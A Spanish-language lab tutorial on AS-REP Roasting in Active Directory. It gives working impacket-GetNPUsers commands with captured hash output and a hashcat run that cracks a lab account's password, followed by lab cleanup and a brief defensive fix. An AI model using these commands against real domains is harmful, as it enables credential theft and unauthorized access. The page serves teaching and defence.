Credenciales

AS-REP Roasting

Cómo un atacante saca material de credenciales de cuentas sin preautenticación de Kerberos y lo descifra fuera de línea.

Qué es

AS-REP Roasting saca material cifrado del KDC de una cuenta que tiene la preautenticación de Kerberos desactivada. El atacante lo descifra fuera de línea y recupera la contraseña en texto plano si es débil.

Cómo funciona

El KDC exige un paso previo: el cliente cifra una marca de tiempo con el hash de su contraseña antes de recibir cualquier ticket. Eso es la preautenticación. Si una cuenta la tiene desactivada, el KDC responde a cualquier AS-REQ sin validar la identidad del que pide. Devuelve un AS-REP con un bloque cifrado con el hash de esa cuenta. El atacante captura ese bloque y lo somete a fuerza bruta o diccionario fuera de línea. No hace falta una credencial del dominio: basta el nombre de usuario y acceso al puerto 88.

Diagrama

Cómo ejecutar

Enumeración

Con una credencial de dominio de bajo privilegio, listar las cuentas que tienen la preautenticación de Kerberos desactivada:

impacket-GetNPUsers · kali
$ impacket-GetNPUsers ludus.domain/lowpriv:'Passw0rd!' -dc-ip 10.3.10.11 Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies Name MemberOf PasswordLastSet LastLogon UAC ------ -------- -------------------------- --------- -------- jgomez 2026-09-29 21:03:03.489430 <never> 0x410200
exit 0 · capturado 2026-09-29

Ejecución

Pedir el AS-REP de esa cuenta. El KDC lo devuelve sin validar la identidad, cifrado con el hash de la contraseña de la cuenta:

impacket-GetNPUsers · kali
$ impacket-GetNPUsers ludus.domain/lowpriv:'Passw0rd!' -dc-ip 10.3.10.11 -request -format hashcat Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies Name MemberOf PasswordLastSet LastLogon UAC ------ -------- -------------------------- --------- -------- jgomez 2026-09-29 21:03:03.489430 <never> 0x410200 [email protected]:ab2548a5dacc199f7c46a29e56e3d958$98a7750b3247...e79afad95e
exit 0 · capturado 2026-09-29

Descifrar ese material fuera de línea contra un diccionario:

hashcat · kali
$ hashcat -m 18200 asrep.hash /usr/share/wordlists/rockyou.txt [email protected]:ab2548a5dacc199f7c46a29e56e3d958$98a7750b3247...e79afad95e:Chelsea99 Session..........: hashcat Status...........: Cracked Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP) Guess.Base.......: File (/usr/share/wordlists/rockyou.txt) Recovered........: 1/1 (100.00%) Digests
exit 0 · capturado 2026-09-29

Limpieza

Volver a exigir la preautenticación y borrar las cuentas de prueba para dejar el dominio como estaba:

powershell · DC01
$ Set-ADAccountControl jgomez -DoesNotRequirePreAuth $false; Remove-ADUser jgomez; Remove-ADUser lowpriv Preautenticacion re-exigida en jgomez; cuentas de laboratorio jgomez y lowpriv eliminadas. Cuentas restantes jgomez/lowpriv: 0
exit 0 · capturado 2026-09-29

Cómo defenderse

Reactiva la preautenticación de Kerberos en toda cuenta que la tenga desactivada sin una justificación documentada.

Siguiente

Puedes seguir leyendo aquí:

EscaladaAbuso de Unconstrained Delegation

No te pierdas ninguna noticia

Recibe un correo cuando haya alguna actualización importante.

Al suscribirte aceptas la política de privacidad.